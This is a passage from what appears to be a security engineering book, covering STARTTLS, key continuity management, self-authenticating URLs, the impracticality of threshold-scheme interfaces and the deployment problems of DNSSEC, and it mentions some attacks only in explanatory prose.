Figure 102 shows the same exchange in the presence of STARTTLS. As part of the initial exchange the server indicates that it's STARTTLS-enabled, and if the client has the same capability (virtually all of them now do) then instead of continuing the SMTP exchange as before the client and server first negotiate a TLS connection over which to continue the exchange. Once the connection has been secured the SMTP process starts again over the secured connection, possibly with new options present now that the link is secured against outside observation and manipulation. Beyond the immediately obvious security benefits, STARTTLS has the additional advantage that it allows you to distinguish between network connectivity and protocol interoperability issues, a problem that bedevils all-in-one security protocols like IPsec for which the sole diagnostic output is frequently just "couldn't connect", making any attempt to diagnose otherwise straightforward networking issues especially entertaining.

STARTTLS-like facilities exist for other mail protocols like POP (where it's called STLS to match POP's traditional four-letter command format) and IMAP [542], and beyond its use with email similar facilities exist for other protocols like FTP [543]. The mechanism is particularly popular with SMTP server administrators because it provides a means of authenticating legitimate users to prevent misuse by spammers (although the spammers later started using stolen SMTP credentials, blunting this defence somewhat [544]). Because the mail servers are set up and configured by sysadmins rather than commercial organisations worried about adverse user reactions to browser warning dialogs they typically make use of self-issued certificates since there's no point in paying a CA for the same thing.

Since STARTTLS is intended to be a completely transparent, fire-and-forget solution the ideal setup would automatically generate a certificate on the server side when the software is installed and use standard SSH-style key continuity management on the client, with optional out-of-band verification via the key/certificate fingerprint. Some implementations (typically open-source ones) support this fully, some support various aspects of it (for example requiring tedious manual operations for certificate generation or key/certificate verification), and some (typically commercial ones) require the use of certificates from commercial CAs, an even more tedious (and expensive) manual operation.

Another long-established form of key continuity (predating even SSH) is used in S/MIME, which in recognition of the absence of a PKI has traditionally bundled up any required signing certificates with every signed message that was sent, creating a form of lazy-update PKI that distributes certificates on an on-demand basis. Standardisation of operations in this area is even more haphazard than for STARTTLS and ranges from basic opportunistic use of any certificates that may be attached to a message through to standard key-continuity style mechanisms through to the fairly advanced processes employed by some S/MIME gateways in which the

gateway automatically generates a certificate for a new user and then performs a challenge/response exchange with the remote gateway, typically by sending a signed challenge and expecting a signed response. At the end of this process both sides have established proof-of-possession of the private key corresponding to the certificates exchanged via the signed messages.

Unfortunately there's no standardisation for these mechanisms, which have been independently reinvented numerous times over the years by different vendors with varying levels of additional functionality and features added each time (for example in one version a recipient can be asked to decrypt a message instead of signing a challenge, with other variations possible). One promising idea is the GETSMIME convention, which builds on standard mailing-list autoresponder practice to allow your mail software to transparently request the other side's certificate by sending them an email with GETSMIME in the subject. The other side's mail server recognises this special tag and responds with the certificate, making key distribution largely automatic and transparent [545]. Unfortunately as with the other S/MIME automated key-distribution mechanisms described above there's currently no standardised form of this, and implementation support is likely to be erratic.

After nearly one and a half decades, in recognition of the difficulty involved in working with its keying model, IPsec added a form of opportunistic encryption called better-than-nothing security or BTNS [546], but key continuity (called "leap-of-faith security" in the IPsec documents[88]) is explicitly excluded from the BTNS specification [547]. IPsec users will have to continue to wait for PKI to start working, or use DTLS, discussed in "Theoretical vs. Effective Security" on page 5, instead.

Implementing Key Continuity

For any of the above applications the simplest key-continuity approach automatically (and transparently) generates the key when the application that uses it is installed or configured for the first time. If the underlying protocol uses certificates then the application would also generate a standard self-signed certificate at this point, otherwise it can use whatever key format the underlying protocol uses, typically raw public key components encoded in a protocol-specific manner.

To implement the "continuity" part of key continuity you need to keep a record of which keys you've seen and what site or service they're associated with. The easiest way to do this is to record the key fingerprint, a standardised hash of the certificate or key components provided by most crypto or security-protocol implementations, along with details of what it's associated with. The next time that you see the key you re-compute the fingerprint, compare it to the previously-stored value, and make sure that they're the same.

Note that this fingerprint value is only used internally to match the key, you shouldn't make it visible to users because, unless they're security geeks, they won't have any idea what to do with it and may even give it negative connotations due to its use in criminal forensics [548]. In any case even if the users are security geeks, they'll probably just ignore it, see "Certificates and Conditioned Users" on page 29 for more on this.

A particular key is associated with a service type like "SSH" or "TLS", a host, and a port (typically the port is specified implicitly by the service type, but it could also be specified explicitly if a non-standard port is being used). When storing key continuity data you should store the service/host/port information exactly as it's seen by the user, without any subsequent expansion, conversion, or other translation.

This issue is a real problem with web browsers, which often identify resources that should have the same security restrictions applied to them through different names or labels. For example the browser document object model (DOM) identifies resources using the triplet `{ protocol, domain, port }` while cookies are identified by the

---

[88] Note the interesting way that this tag reverses what's actually being done. In practice it's CA-based PKI that's leap-of-faith, while SSH's key continuity provides evidence-based trust.

pair `{ domain, path }`, allowing an attacker to undermine the security of one by accessing it through the other. Since the same resource now has two (or more) different labels, the browser can no longer determine that it's an access to the same thing (and to make things even more entertaining, a web application can change the `document.domain` property to make the browser's security checking task even more difficult) [549]. A more Windows-specific version of this problem occurs with Internet Explorer, whose security zones can be bypassed depending on whether a location on disk is referred to by a filesystem path, a web URL `http://localhost/-resource.html`, a universal naming convention (UNC) path containing an IP address, `\\127.0.0.1\resource.html`, or a UNC path containing a NetBIOS name, `\\NAME\Folder\Resource` [550]. Operating at a much lower level, early versions of Firefox' anti-phishing filter were vulnerable to trivial changes in the format of an IP address used to identify suspect sites, so that specifying it in hexadecimal rather than dotted-decimal form would evade the filter [551].

Taking the name of a server as an example a named resource that needs to be reliably stored, if the user knows it as `www.example.com` then you should store the key continuity data under this name and not under the associated IP address(es). Applying the WYSIWYG principle to the name that the user sees prevents problems with things like virtual hosting (where `badguy.example.com` has the same IP address as `goodguy.example.com`), hosts that have been moved to a new IP address, and so on.

Sometimes even the service/host/port level of granularity isn't enough to protect you from a sufficiently clever attack. For example here's how you can make a browser display the security indicators that apply to an EV certificate for a site that has a standard non-EV certificate. What your malicious site does is wait for a user to connect to it, after which it connects in turn to a server with an EV certificate, proxying the connection from the EV-enabled server back to the user. Since the connection is encrypted you can't see the traffic, but this doesn't matter since this isn't the point of the attack. Once the user's browser has displayed the EV security indicators, you shut down the TCP connection to the EV server and the user.

The user's browser then reconnects to your server for the next part of the exchange, negotiating the SSL/TLS connection using a standard non-EV certificate. Since the browser only records a boolean "has a certificate" and not what type of certificate it is, it sees your non-EV certificate and retains the indicators for the earlier EV certificate. In practice it's a bit more complicated than that since with appropriate tricks you can perform a full man-in-the-middle (MITM) attack and capture passwords and cookies, but the end result, in technical terms an SSL rebinding attack, is that you've defeated the use of EV certificates for a site [552]. In order to prevent this sort of attack you need to record not just the service/host/port but any additional security-relevant parameters such as the type of certificate or the key used for the resource.

If you're working with certificates then given the universal implicit cross-certification used in many applications (see "Certificate Chains" on page 669), you should probably also store the name of the CA that issued the certificate, and since any CA can freely impersonate any other CA you probably also need to store the identities of all the CAs in the chain of certificates leading back to a CA root certificate. Since this gets messy rather quickly, it's easier to just store a hash of the certificate containing the key, which also works nicely for self-signed certificates and other types of certificates.

This also works for key exchange mechanisms that don't use certificates, or even public-key encryption. If you don't have a persistent authenticator like a certificate available then you can still implement continuity by remembering some secret state information from the previous session and mixing it into the keys for the current session. Note that what you're retaining from previous sessions isn't any of the encryption keying material but merely a small quantity of data that would only be available to legitimate participants in that session. Since an attacker won't have access to this information, they won't be able to generate keys for the current session.

You'd typically store configuration information of this kind using a two-level scheme, system-wide information set up when the operating system is installed or configured and managed by the system administrator and per-user information that's private to each user. For example on Unix systems the system-wide configuration data is traditionally stored in `/etc` or `/var`, with per-user configuration data stored in the user's home directory. Under Windows the system-wide configuration data is stored under an OS service account and the per-user configuration data is stored in the user's registry branch. The system-wide configuration provides an initial known-good set of key $\leftrightarrow$ identity mappings, with per-user data providing additional user-specific information that doesn't affect any other users on the system.

Note that storing plaintext host names can make the information vulnerable to address harvesting by an attacker who's gained read access to the file, since it identifies remote hosts that the user or the local host software implicitly trusts. For example a worm might use it to identify remote hosts to attack, a particular problem with SSH's known-hosts mechanism. In addition a plaintext record of sites that a user has interacted with cryptographically might present privacy concerns. Various workarounds for this problem are possible [553], the simplest of which is to store a hash or MAC of the host information rather than the actual name using one of the mechanisms described in "Passwords on the Server" on page 599. Since all that we're interested in is a presence-check, a comparison of the MAC value will serve just as well as a comparison of the full name.

Like real-world trust, trust of keys can both increase and decrease over time. In the sorts of key trust models that are usually used in applications trust is purely boolean, starting out untrusted and then becoming completely trusted for all eternity once the user clicks OK on a dialog somewhere. In the real world trust doesn't work like this, but has to be built up over time, and can also decay over time. Rather than making trust a purely boolean value you can remember how many times a key has been safely used or for how long it's been around and increase or decrease the trust in it over time. For example a new key should be regarded with suspicion unless verified by out-of-band means, with the suspicion slowly decreasing with repeated use. A key that's been used once should have a much lower trust level than one that's been used a hundred times, something that the current boolean model that's typically used with certificates and keys isn't capable of providing.

In addition to the number-of-times-used metric you can also apply a variety of other heuristics such as (in the case of certificates) whether a new certificate has been issued by the same CA that issued the previously-seen certificate for the site, whether the issuing CA is from the same country as the organisation that owns the certificate (this isn't always accurate in the case of generic `.com` CAs selling certificates to anyone, but can indicate a potential problem if, for example, a Turkish CA is certifying a site in Brazil), whether a new certificate has appeared at about the time that the previous certificate was due to expire, and so on. Again, this isn't a purely boolean calculation but a means of calculating a potential risk (or safety) value for a particular certificate or key. Further details of risk-based key management are given in "Security through Diversity" on page 315.

When you need to replace a key the best way to handle this is through forward chaining, using the current key to sign (or more generally to authenticate) the next one. If you're using a protocol where key-signing isn't easily possible then you can use an alternative means of authenticating the key like sending a fingerprint for the key once an authenticated connection has been set up, with the authenticated, encrypted link providing the protection that's normally provided by the signing operation. This signed forward-chaining is a standard feature of PGP, where a new key is traditionally signed using the old one. Unfortunately no other protocol provides this forward chaining, since the keys-fall-from-the-sky model of key management that they use assumes that it's not required. In order to support this type of chaining you'll either need to extend the protocol yourself (for example through the use of TLS extensions if you're using TLS [554]) or, if you're really patient and persistent, by persuading the relevant standards group to extend their protocol to allow this.

Directly managing key continuity on end-user systems may not always be the best approach to take. For one thing the system needs to manage and record a (potentially unbounded) number of locations that the user has visited. This can be problematic if the system has limited storage capacity, although in practice the amount of space required will probably be fairly limited since most users interact with only a very small number of sites that use encryption (see the discussion of locality-based security in "Rate-Limiting" on page 308 for more on this). A larger concern though is the fact that when the user visits a site that they've never been to before they initially have no key continuity information to rely on.

You can address this problem through the use of an external authority to manage the key continuity information. A key continuity authority records how long a key has been in use by a particular service or system and returns this information in response to queries. Note that this differs very significantly from the information that CAs provide. A commercial CA guarantees that money changed hands and possibly that some form of identity checking took place while the only information that a key continuity authority provides is the amount of time that a particular key has been in use by a particular service. Since the lifetime of a typical malware or phishing site has been gradually dropping from 12 hours to as little as one hour or less [555][556] (well under the response time of any blacklist or site-rating system) with half of all stolen credentials harvested in the first hour and 80 percent in the first five hours [555], a key continuity authority provides a means of singling out phishing sites and similar short-lived traps for users, making it necessary for phishers to operate their phishing site continuously at the same location for a considerable amount of time in order to build up the necessary key history. A key continuity authority therefore implements a form of key whitelist that can be run directly alongside the (relatively ineffective) site blacklists already used by some applications like web browsers.

The original key-continuity service was a system called Perspectives that recorded how long a particular certificate or key had been in use by a site [557], with a Firefox plugin to provide the necessary fix for Firefox 3's certificate-warning issues [558]. Although Perspectives includes all manner of fancy features like the ability to use multiple redundant servers in conjunction with a quorum/voting protocol (it's an academic paper so it has to stand up to obscure academic attacks) the basic idea is that when you visit an SSL/TLS site or an SSH server for the first time you send a quick UDP query to the Perspectives server and it responds with an indication of how long the key used by the site has been around. Variations of this under the names VeriKey and Convergence provide something similar, with multiple independent servers verifying that they see the same certificate for a site in an attempt to catch localised spoofing [559][560][561].

A neat feature of the perspectives service is that you can use it to help detect spoofing attacks on your site by periodically querying it about your site's key, and if it reports something unexpected such as the fact that your key appears to have changed when you know that it hasn't then you know that someone's trying a spoofing attack on your system or it's been compromised directly by an attacker who's replaced the key with one that they control (these sorts of self-checks are discussed in more detail in "Post-delivery Self-checking" on page 793). An alternative method for performing an anti-spoofing check when you don't want to rely on a Perspectives server is to check the remote system's key or certificate via multiple network paths on the assumption that an attacker who's spoofing the site can't control all of the access paths [562]. This is a bit of a special case because it involves the use of open proxies or the Tor network to provide the redundant paths and only protects against MITM spoofing attacks, but it may be applicable in some circumstances (a similar scheme has been proposed for DNS lookups that increases confidence in a reply by checking for consistency across multiple servers [563]).

Unfortunately these strategies may not be suitable in all cases. In particular if no external authority is available or the key is unknown then requiring that the user wait for a set number of days until a Perspectives-style service is certain that the key doesn't belong to an ephemeral phishing site will no doubt cause user acceptance problems. The general-case key bootstrap problem appears to be an unsolvable one,

see "Problems without Solutions" on page 396 for more discussion on this. In any case though the intent of key continuity management is to ensure key continuity and not initial key authentication, so it at least solves half of the problem.

Self-Authenticating URLs

You can also turn key-continuity around and use it as a means of strengthening existing client authentication mechanisms. To do this the server, after an initial bootstrap phase when the client authenticates for the first time, sends the client an authentication token that it can use for future sessions, usually in conjunction with a more conventional authenticator like a password (there's further discussion of this compound-authentication technique in "Defending Against Password-guessing Attacks" on page 607). On subsequent connect attempts the client sends the authenticator back to the server, tying the transmission to a credential like the server's key so that it'll never be sent to phishing sites that try and masquerade as the real site because the phishing site can't demonstrate ownership of the genuine server's private key [564][565][566].

There are many variations of this system possible, for example a browser-specific one would be to employ a bookmarklet that sends the additional authenticator back to the correct bookmarked site but won't send it to any non-matching site such as a phishing site. Even if the user navigates to a phishing site, all that the phisher can get is their password but not the additional authenticator [567] (if you're feeling really enthusiastic you can even use this as a mechanism for training users to log on to sites using bookmarks rather than by clicking on arbitrary links [568]). This technique uses key continuity not as a means of directly authenticating the site but as a server-initiated means of providing additional security for the client's authentication.

In some situations continuity of identity (or authenticity) can work without any explicit need for key management. For example a standard way to protect binaries distributed over the Internet from tampering en route is to digitally sign them, which leads to a considerable key management problem. However the complexity and overhead of digital signatures on packages isn't really necessary, it's only used for code distribution because that's the way it's expected to be done. The PyPI (Python Package Index) distribution system appends a hash of the package to the URL for each package so that for example a package foo might be published as `http://pypi.python.org/packages/foo.tar.gz#md5=23cb[…]e5fc`, with the Python install tools automatically verifying the integrity of the package after download based on the URL. Ignoring for the moment the use of the insecure MD5 hash function, all that this requires is a secure location to publish URLs since the repositories where the packages are stored don't have to be secure any more. This reduces the problem of having to sign every package, manage a PKI, and provide client-side software capable of interpreting the code-signing data, to one of providing a secure location to post URLs.

An added benefit of securing the URL rather than the package is that this helps combat the sizeable pay-per-install (PPI) segment of the global malware industry, which repackages popular legitimate applications (with their signatures intact) alongside malware and distributes it from sites that users are lured to through phishing, black-hat search engine optimisation (SEO) techniques, and other tricks of the malware trade.

The concept of securing URLs in this manner, known as link fingerprints [569][570], was unfortunately never standardised due to complaints that it sapped and impurified the precious bodily fluids of URLs [571]. The ability to handle link fingerprints was added to Firefox as a Google summer of code project but was removed again over concerns that, if it was available for use, people might actually rely on it (!!) [571]. Link fingerprints have however been supported by a range of download managers and Firefox add-ons for several years [572][573], and a standardised form of this mechanism provided as part of a download-management framework called Metalink provides similar functionality [574][575][576] and is supported in a wide range of download managers (but again, no browsers). BitTorrent uses a vaguely similar mechanism, although in this case the hash function's main purpose is to uniquely

identify and verify a fragment (or "piece" in BitTorrent terminology) of a larger file, with a convenient side-effect being the fact that the torrent metadata also provides the function of a self-authenticating URL (similar mechanisms are used by other peer-to-peer protocols, with SHA-1 hashes providing a kind of de facto universal key for identifying resources online).

You can salt and pepper the basic concept as required, for example by using hash trees and other cryptographic plumbing [577]. An alternative to a purely hash-based approach is to create a full cryptographic binding of an Internet address and a public key, either by tying the IP address to the key [578][579][580][581][582][583] [584][585][586][587] or, more simply, by tying the DNS name to the key [588], completely doing away with the need for a PKI. You can even make the IP address binding transparent (at least for IPv6 networks) by taking advantage of a special IPv6 address prefix that's been allocated for use with these identifiers, so that standard applications just see another IPv6 address while security-aware ones see the full cryptographically bound one [589].

Alternatively, if you're in the position of being able to use a non-IP-address based identifier then you can tie the key directly to the alternative identifier. This is what Microsoft do with the P2P functionality that was added to Windows XP, in which the ID for the Peer Name Resolution Protocol (PNRP) that's used to locate peers is composed of a hash of the public key and an identifying name combined with peer location information [590]. Anyone using a PNRP identifier to find peers can then verify the peer's public key using the identity information[89]. A similar sort of thing is done in the Host Identity Protocol, which started out as a single good idea [591] but has since turned into an ongoing stream of standards documents [592][593] [594][595][596][597][598][599][600][601][602][603], too many drafts to mention [604], and even its own IETF research group [605].

The approach of tying the DNS name to the key is particularly easy because all it requires is that a public-key fingerprint (optionally truncated to keep the size down) be included as part of the host name, leading to URLs like `https://a6ewc3n4p6ra27j2mexqd.downloadsite.com` (in case you're worried about the readability of these URLs, go to your bank's accounts page or do an Amazon search and you'll get something that runs off the end of the URL bar and for which half the characters have percents or ampersands in front of them, so this isn't much worse than what we already have with non-self-authenticating URLs).

---

[89] Microsoft have a whole string of patents surrounding PNRP so you can't use PNRP itself, but the concept of tying a public key to an identifier isn't patented.

Email/web page

Link

https://

SSL

Client ⟷ Server

Hash

SSL certificate

Compare

Figure 103: Self-authenticating URL

The process is shown in Figure 103, starting with a URL taken from a web page or embedded in an email message. The client uses the URL to connect to an SSL server, takes the certificate returned by the server (which doesn't have to come from a CA), hashes it, and compares it with the hash value that's embedded in the first part of the URL. If the hash matches then the client knows that it's talking to the server given in the URL and not a man-in-the-middle or a fake server that's been substituted through DNS spoofing or some other type of attack. No PKI of any kind is necessary. The advantage of these self-authenticating bindings is that they're fully compatible with older applications, which can still use the URL, just with weaker security guarantees.

A similar sort of mechanism is used in the distributed hash tables (DHTs) that are typically used in peer-to-peer networks, where the cryptographic hash of a data item is used to uniquely identify it, creating self-certifying named objects [606]. The hashing that's used for DHTs can be applied both forwards ("get me the data item identified by this hash") and in reverse ("does the returned data item correspond to this hash") [607], and as with self-authenticating URLs the problem of secure distribution of content is reduced to the far simpler problem of secure distribution of hashes.

(Note that while DHTs are great for distributing content in a peer-to-peer manner, they rely on the fact that all, or at least most, of its users are benign and aren't trying to actively subvert the system. In the presence of active attacks they're rather brittle, and you need to be extremely careful if you want to deploy them into a hostile environment [608][609][610][611][612][613][614][615]).

For the specific case of securing downloaded binaries for software updates, another way to handle this is to sign the updated binary using a public key embedded in the previous version of the binary (switching back to conventional key-continuity management), with the initial key authenticated through one of the URL-embedding techniques described above (if you're doing this make sure that you check for the special-case situation where the application to be upgraded is signed but the upgrade version isn't, which indicates that something suspicious is going on). This allows the software updater to extract the public key from the currently-installed binary and use it to validate the downloaded update version before installing it.

The really important step that even the basic hash-URL mechanism takes though is that instead of deciding on general-purpose PKI as the solution and then working backwards to try and fit it to whatever the problem might be, it provides an

application-specific, and quite practical, solution to a particular problem, the sort of solution that the problem-structuring method described in "Threat Analysis using Problem Structuring Methods" on page 252 might produce.

Hopeless Causes

There are numerous security design situations in which, to quote the computer in the movie *Wargames*, "the only winning move is not to play". Consider the use of threshold schemes for key safeguarding. A threshold scheme allows a single key to be split into two or more shares, of which a certain number have to be recombined to recover the original key. For example a key could be split into three shares, of which any two can be recombined to recover the original. Anyone who gains possession of just a single share can't recover the original key. Conversely, if one of the shares is lost, the original key can be recovered from the other two. The shares could be held by trustees or locked in a bank vault, or have any of a range of standard, established physical controls applied to them.

Threshold schemes provide a high degree of flexibility and control since they can be made arbitrarily safe (many shares must be combined to recover the key) or arbitrarily fault-tolerant (many shares are distributed, only a few need to be recombined to recover the key). In addition they can be extended in various fancy ways, for example to allow shareholders to vote out other shareholders who may no longer be trusted, or to recreate lost shares, or to allow arbitrary boolean expressions like 'A and (B or C)' for the combination of shares.

Lets consider just the simplest case, a basic *m*-of-*n* threshold scheme where any *m* shares of a total of *n* will recover the key. What sort of user interface would you create for this?

There are actually two levels of interface involved here, the programming interface in which the application developer or user interface designer talks to the crypto layer that implements the threshold scheme, and the user interface layer in which the threshold scheme is presented to the user. At the crypto API layer, a typical non-threshold-scheme crypto operation might be:

```
encrypt message with key;
```

or:

```
sign message with key;
```

Now compare this to what's required for a threshold scheme:

```
"add share 7 of a total of 12, of which at least 8 are needed,
   returning an error indicating that more shares are required"
```

with a side order of:

```
"using 3 existing valid shares, vote out a rogue share and regenerate
   a fresh share to replace it"
```

if you want to take advantage of some of the more sophisticated features of threshold schemes. If you sit down and think about this for a while, the operations are quite similar to what occurs in a relational database, or at least what a database API like ODBC provides. Obviously full ODBC is overkill, but the data representation and access model used is a reasonably good fit, and it's an established, well, defined standard.

That immediately presents a problem: Who would want to implement and use an ODBC complexity-level API just to protect a key? And even if you can convince a programmer to work with an API at this level of complexity, how are you going to fit a user interface to it?

The closest real-world approximation that we have to the process of applying threshold scheme-based shares to crypto keying is the launch process for a nuclear missile, which requires the same carefully choreographed sequence of operations all contributing to the desired (at least from the point of view of the launch officer) effect. In order to ensure that the participants get this right, they're pre-selected to fit

the necessary psychological profile and go through extensive training and ongoing drills in mock launch centres, with evaluators scrutinising every move from behind one-way mirrors. In addition to the normal, expected flow of operations, these training sessions expose the participants to a barrage of possible error and fault conditions to ensure that they can still operate the equipment when things don't go quite as smoothly as expected.

This intensive drilling produces a Pavlovian conditioning in which the participants mechanically iterate through pre-prepared checklists that cover each step of the process, including handling of error conditions. Making a single critical error results in a lot of remedial training for the participant and possibly de-certification, which causes both loss of face and extra work for their colleagues who have to work extra shifts to cover for them, providing a strong incentive to users to get things right.

Unfortunately for user interface designers, we can't rely on being able to subject our users to this level of training and daily drilling. In fact for the typical end user they'll have no training at all, a technology usage mode sometimes termed "the accidental user" [616], with the first time that they're called on to use the threshold scheme for key recovery being when some catastrophic failure has destroyed the original key and it's necessary to recover it from its shares.

So we're faced with the type of task that specially selected, highly trained, constantly drilled military personnel can have trouble with, but we need to somehow come up with an interface that makes the process usable by arbitrary untrained users. Oh, and since this is a security procedure that fails closed, if they get it wrong by too much then they'll be locked out, so it has to more or less work on the first try or two.

This explains why no-one has ever seriously deployed threshold scheme-based key safeguarding outside of a few specialised crypto hardware modules where this may be mandated by FIPS requirements [617] where they're used to protect one-off, high-value keys like CA root keys in complex, carefully-choreographed ceremonies (this is the actual technical term for the procedure [618][619][620]) and the odd designed-purely-for-geeks application. The cognitive load imposed by this type of mechanism is so high that it's virtually impossible to render it practical for users, with even the highly simplified "insert tab A in slot B" mechanisms employed by some crypto hardware vendors (which usually merely XOR two key parts together to recover the original rather than using a full threshold scheme) reportedly taxing users to their limits, to the extent that they're little-used in practice.

There are a great many (non-computer-related) examples of geeks becoming so caught up in the technology that they forget the human angle. For example when the UK embarked on its high-speed train project, the Advanced Passenger Train (APT), the engineers came up with an ingenious scheme that avoided the need to lay expensive cambered track along the entire route as had been done in other countries. Instead, they designed a train whose carriages could lean hydraulically into corners. Unfortunately when the train was eventually tested the passengers indicated that being seasick on a train was no more enjoyable than on a ship[90], and the project was abandoned [621][91].

A more security-related example of this problem is the resource PKI (RPKI) that's discussed in "Sidestepping Certificate Problems" on page 724, for which participants suddenly discovered, at the end of the design and development process, that what they were in effect building was the Internet kill switch that governments and an army of copyright lawyers had been pushing for years. As a result, when it came time to deploy it, people decided that the cure could well be worse than the disease, so that at the time of writing its fate remains in the balance.

---

[90] Showing that APTs were already causing problems decades ago.
[91] This is a somewhat simplified explanation of the issues with the APT. It was pushed into service prematurely due to managerial and political pressure, and any problems that cropped up attracted more than their fare share of media attention. A later, improved form, the Pendolino, became quite successful in Europe and, ironically, the UK, on the very tracks that the APT was intended to run on.

Geeks have a natural tendency, known as the "reindeer effect", to dive in and start hacking away at an interesting problem, a carry-on from American cultural critic Neil Postman's concept of a "technopoly", a culture that believes that every problem can be solved through the appropriate application of technology [622] (the White Male Effect, discussed in "Geeks vs. Humans" on page 149, is a demographic-specific variation of this). Some problems though just aren't worth trying to solve because there's no effective solution. In this case, as the *Wargames* computer says, the only winning strategy is not to play.

Case Study: DNSSEC

An example of a hopeless cause is DNSSEC [623][624], not so much the protocol itself but the point where it interacts with end users and end-user systems. Even the basic protocol has had a long and troubled history, so that the initial version that was standardised and intended to be "commonplace on the Internet" by 1997 [625] and then later "universally deployed before 2001" [626] never saw widespread adoption because it didn't actually work when deployed [627][628], leading to a second "we're really done this time" release six years after the first one was declared done.

The debate over whether DNSSEC will serve any useful purpose has been covered in great depth elsewhere (one easy-to-read discussion being Thomas Ptacek's "Case Against DNSSEC" [629][630][631]), not helped by the fact that the underlying DNS infrastructure is biased almost entirely towards providing continuity of service under any circumstances and the remediation measures, intended principally to mitigate trademark infringement claims, are designed to provide redress within months rather than minutes [632].

An even more serious problem is the fact that DNSSEC makes a wonderful DDoS amplifier [633][634] with an amplification factor of fifty being quite attainable [635]. In practical terms that means an attacker sending 10Mbps of traffic can trigger a 500Mbps DDoS flood via DNSSEC to take down a typical site, and with 200Mbps they can trigger a 10Gbps flood to take down many larger sites. As one research paper on the problem puts it, "[The DNS standard] says 'DNSSEC provides no protection against denial of service attacks'. It doesn't say 'DNSSEC is a pool of remote-controlled attack drones, the worst DDoS amplifier on the Internet'" [636].

For now though we'll assume that someone has waved a magic wand and a fully-functional DNSSEC infrastructure has sprung into existence and the various issues related to the design and function of DNS have equally magically sorted themselves out. We'll also assume that the same magic wand that caused this fully functional DNSSEC infrastructure to appear has also upgraded everyone's resolvers to make them DNSSEC-aware. So now we have DNSSEC-authenticated responses arriving at the end-user's PC for processing by the DNSSEC-aware stub resolver that's running on it.

Recall from the discussion in "User Conditioning" on page 153 that the Internet is critically dependant on its constituent components being incredibly tolerant of errors and erratic behaviour in order to function. Beyond the straightforward tolerance of normal errors and glitches, DNS resolvers may make explicit tradeoffs in order to improve availability. For example a resolver could decide that although a particular entry may be stale, it came from an authoritative source and so it can still be used until newer information becomes available (the technical name for a resolver that provides this type of service on behalf of the user is "curated DNS").

What DNSSEC does is take the irregularity- and fault-tolerant behaviour of resolvers and turn any problem into a fatal error, since close-enough is no longer sufficient to satisfy a resolver that for security reasons can't allow a single bit to be out of place. The DNSSEC documents describe in great detail the bits-on-the-wire representation of the packets that carry the data but say nothing about what happens to those bits once they've reached their destination [637]. As a result the implicit fault-tolerance of the DNS, which works because resolvers go to great lengths to tolerate any form of vaguely-acceptable (and in a number of cases unacceptable but present in widely-deployed implementations) responses [638], is seriously impacted when glitches are

no longer allowed to be tolerated. The potential scope of the problem that would occur if DNSSEC was pushed out to end-user PCs was revealed in a large-scale study carried out by Google, which concluded that "DNS is probably the most adulterated protocol on the Internet […] any DNSSEC resolution will have to assume a significant amount of filtering and misbehaviour of the network" [639].

Even with the very limited DNSSEC deployment in place at the time, this has already caused outages for the UK and Belgian TLDs [640], where "most of the authentication errors we [are seeing] today are caused by simple mistakes or configuration errors you would expect with the rather complex management challenge that publishing DNSSEC records entails" [641]. In some cases just the mere presence of DNSSEC introduces new availability or security problems that aren't present in standard DNS [642][643][644][645][646][647][648][649][650][651] [652]. As one analysis of the situation puts it, "if the guys that actually get paid big bucks to run DNS for entire countries are struggling, how will someone like a mid-sized bank be able to cope?" [640].

This runs into the same problem that the NSA cryptosystem designers encountered when the technology that they'd designed was deployed in the field (covered in more detail in "Theoretical vs. Effective Security" on page 5), that most users value availability over security. Just as an Air Force officer was willing to trade aircraft for availability and Navy captains preferred to communicate insecurely rather than not at all, so users would rather use an unauthenticated address to access their mail server than not be able to get their email at all. In addition since many Internet protocols, and in particular ones where security is an issue, are built on the assumption that the DNS isn't secure, it doesn't matter to them if DNSSEC is present or not. So the net effect of DNSSEC for end users may well be an entirely negative one, since it negatively affects availability without having any noticeable (to the user) impact on security.

A second problem arises from the manner in which host name lookup works. The result of a traditional `gethostbyname()` call is a boolean "found" or "not-found", with the newer `getaddrinfo()` having more or less the same semantics even if the precise mechanism is slightly different. DNSSEC introduces a third state into this process, a "found-but-I-don't-trust-it" result where the I-don't-trust-it may possibly be caused by a malicious attacker but is vastly more likely to be the result of an implementation incompatibility or a software bug or a flipped bit in a data packet or a different interpretation of the specifications by the sender and receiver.

There was some discussion during the DNSSEC development of a form of `getaddrinfo_unauthenticated()` name-lookup function but nothing ever came of it, with the final resolution being a let-them-eat-cake approach that any application developer who valued availability over security could always modify their application to directly link in the resolver libraries and call low-level resolver functions like `res_query()`. These functions return raw encoded response data that requires complex, awkward, and therefore highly error-prone manual decoding, resulting in duplication of nontrivial chunks of higher-level processing code to handle the various quirks and bugs in the DNS, which is why virtually everything avoids directly interfacing with the resolver and uses `gethostbyname()` in the first place. Even if developers do take this path, the end result of having a slew of hand-coded (and inevitably buggy) replacements for `gethostbyname()` present in Internet-facing applications would be to make things far less safe than they are now.

All manner of alternative workarounds to this problem have been proposed, but none of them are any more practical. For example one possible strategy if the DNSSEC query fails, inspired by the observation that "caching-only DNS servers are Bad" in the original paper that motivated the creation of DNSSEC [653], is to have the stub resolver in the client perform a full recursive lookup itself, tracing the path up to a trusted root in the same way that PKI clients are expected to walk a certificate chain up to the root CA certificate. Setting aside the more or less intractable task of upgrading every DNS client on the planet to use a full recursive resolver (with its attendant complexity and, inevitably, security problems), this "simple" fix ends up

